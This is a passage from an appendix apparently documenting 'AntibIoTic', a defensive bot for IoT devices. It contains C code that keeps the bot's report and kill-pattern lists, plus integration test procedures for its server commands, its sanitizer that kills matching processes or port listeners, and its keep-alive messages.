    printf("[sanitizer] Failed to call open(), errno %d\n", errno);
#endif
  } else {
    // Read process name
    fdgets(process_name, 16, fd);

    // Remove newline character
    process_name[strcspn(process_name, "\n")] = 0;
  }

  // Create new report entry
  report *new_report = malloc(sizeof(report));
  new_report->datetime = time(NULL);
  new_report->process_name = process_name;
  new_report->reason_type = reason_type;
  new_report->reason_len = reason_len;
  new_report->reason = reason;
  new_report->success = success;
  new_report->next = NULL;

  pthread_mutex_lock(&report_lock);

  // Insert at beginning of linked list
  if (report_head == NULL) {
    report_head = new_report;
  } else {
    new_report->next = report_head;
    report_head = new_report;
  }

  pthread_mutex_unlock(&report_lock);
}
```

I Code used to add a pattern to the pattern list and to remove all patterns

This is a code snippet from the Antib*IoT*ic bot implementation.

```
void sanitizer_add_pattern(char *data, uint16_t data_len) {
  // Create new pattern
  pattern *new_pattern = malloc(sizeof(pattern));
  new_pattern->data = data;
  new_pattern->data_len = data_len;
  new_pattern->next = NULL;

  pthread_mutex_lock(&pattern_lock);

  // Insert at beginning of linked list
  if (pattern_head == NULL) {
    pattern_head = new_pattern;
  } else {
    new_pattern->next = pattern_head;
    pattern_head = new_pattern;
  }

  // Update longest pattern
  if (longest_pattern < data_len)
```

```
    longest_pattern = data_len;

  pthread_mutex_unlock(&pattern_lock);
}

void sanitizer_clear_patterns() {
  pthread_mutex_lock(&pattern_lock);

  if (pattern_head != NULL) {
    // Free data and struct of all patterns
    do {
      pattern *next = pattern_head->next;
      free(pattern_head->data);
      free(pattern_head);
      pattern_head = next;
    } while (pattern_head != NULL);
  }

  // Reset longest pattern
  longest_pattern = 0;

  pthread_mutex_unlock(&pattern_lock);
}
```

J Integration tests

J.1 Stub

Connection with server running before starting Antib*IoT*ic

1. Start server.
2. Start Antib*IoT*ic.

Verify: Antib*IoT*ic is connected to the server.

Connection with server started after starting Antib*IoT*ic

1. Start Antib*IoT*ic.
2. Start server.

Verify: Antib*IoT*ic is connected to the server.

Server connection after disconnect from the server

1. Start server.
2. Start Antib*IoT*ic.
3. Stop server.
4. Start server.

Verify: Antib*IoT*ic is connected to the server.

Antib*IoT*ic send its version and ID on the initial connection to the server

1. Start server.
2. Start Antib*IoT*ic with ID x1 and version x2.

Verify: The server has received ID x1 and version x2 from Antib*IoT*ic.

Only one instance of Antib*IoT*ic

1. Start first Antib*IoT*ic instance on a system.
2. Start second Antib*IoT*ic instance on the same system.

Verify: The first instance is not running and the second instance is running.

Change web interface password command

1. Start server.
2. Start Antib*IoT*ic.
3. Send command from server to Antib*IoT*ic to change the web interface password to x.
4. Reboot device running Antib*IoT*ic.

Verify: The web interface password on the device running Antib*IoT*ic is changed to x.

Reboot device command

1. Start server.
2. Start Antib*IoT*ic.
3. Send command from server to Antib*IoT*ic to reboot.

Verify: Device running Antib*IoT*ic reboots.

Add new pattern command

1. Start server.
2. Start Antib*IoT*ic.
3. Start program A with executable that contains pattern x.
4. Send command from server to Antib*IoT*ic add new pattern x.

Verify: Antib*IoT*ic kills program A.

Clear all patterns command

1. Start server.
2. Add pattern x to the sanitizers initial patterns.
3. Start program A with executable that contains pattern x.
4. Wait until program A is killed.
5. Send command from server to clear all patterns.
6. Start program A again.
7. Wait until a full scan has passed.

Verify: Antib*IoT*ic does not kill program A the second time.

Add new port command

1. Start server.
2. Start Antib*IoT*ic.
3. Start program A listening on port x.
4. Send command from server to Antib*IoT*ic to add new port x.

Verify: Program A is killed after sending command but not before.

Change scannning interval command

1. Start server.
2. Start Antib*IoT*ic.

3. Send command from server to Antib*IoT*ic change the scanning interval to x that is different from the current scanning interval.
4. Wait until next scan is over.

Verify: The scan interval is x.

Exit command

1. Start server.
2. Start Antib*IoT*ic.
3. Send command from server to Antib*IoT*ic to exit.

Verify: Antib*IoT*ic is not running.

Get report status command with success

1. Start server.
2. Add pattern x to the sanitizer initial pattern list.
3. Start program A with executable that contains pattern x.
4. Start Antib*IoT*ic.
5. Wait until full scan has passed.
6. Send command from server to Antib*IoT*ic get status report.

Verify: Status report passed.

Get report status command with fail

1. Start server.
2. Add pattern x to the sanitizer initial pattern list.
3. Start program A with executable that contains pattern x with higher privileges than Antib*IoT*ic is going to be started with.
4. Start Antib*IoT*ic.
5. Wait until full scan has passed.
6. Send command from server to Antib*IoT*ic get status report.

Verify: Status report did not pass.

J.2 Sanitizer

Sanitizer kill program that matches pattern that is started before running sanitizer

1. Add pattern x as an initial pattern to the sanitizer.
2. Start program A with executable that contains pattern x.
3. Start Antib*IoT*ic.

Verify: Sanitizer kill program A.

Sanitizer kill program that matches pattern that is started after sanitizer has performed one scan

1. Add pattern x as an initial pattern to the sanitizer.
2. Start Antib*IoT*ic.
3. Wait for sanitizer to complete one scan.
4. Start program A with executable contains pattern x.

Verify: Sanitizer kill program A.

Sanitizer kill programs when multiple patterns are matched

1. Add a set of patterns [x1, x2, x3] as initial patterns to the sanitizer.
2. Start program A with executable that contains pattern x1, program B with executable that contains pattern x2 and program C with executable that contains patter x3.
3. Start Antib*IoT*ic.

Verify: Sanitizer kill program A, B and C.

Sanitizer kill program listening on port that is started before running sanitizer

1. Add port x as an initial port to the sanitizer.
2. Start program A listening on the port x.
3. Start Antibiotic.

Verify: Sanitizer kill program A

Sanitizer kill programs when using multiple ports

1. Add a set of ports [x1,x2,x3] as initial ports to the sanitizer.
2. Start Antibiotic.
3. Start program A listening on port x1, program B listening on port x2 and program C listening on port x3.

Verify: Sanitizer kill program A, B and C

Report is updated when sanitizer kill a program that match a pattern

1. Add pattern x as an initial pattern the the sanitizer.
2. Start program A with executable that contains pattern x.
3. Start Antibiotic.

Verify: Report list contains information about program A.

Report is updated when sanitizer kill a program that match a port

1. Add port x as an initial port to the sanitizer.
2. Start program A listening on the port x.
3. Start Antibiotic.

Verify: Report list contains information about program A.

Report is updated multiple times when multiple programs are killed

1. Add pattern x as an initial pattern to the sanitizer.
2. Add port y as an initial port to the sanitizer.
3. Start program A with executable contains pattern x.
4. Start program B listening on the port y.
5. Start Antibiotic.

Verify: Report list contains information about program A and report says it was killed by matching a pattern. Report list contains information about program B and report says it was killed by listening on a port.

J.3 Sentinel

Keep-alive messages with server running before sentinel

1. Start server.
2. Start Antib*IoT*ic.

Verify: The server receive keep-alive messages from Antib*IoT*ic.

Keep-alive messages with server started after sentinel

1. Start Antib*IoT*ic.
2. Start server.

Verify: The server receive keep-alive messages from Antib*IoT*ic.

Keep-alive messages after server disconnect

1. Start server.
2. Start Antib*IoT*ic.
3. Stop server.
4. Start server.

Verify: The server receive keep-alive messages from Antib*IoT*ic.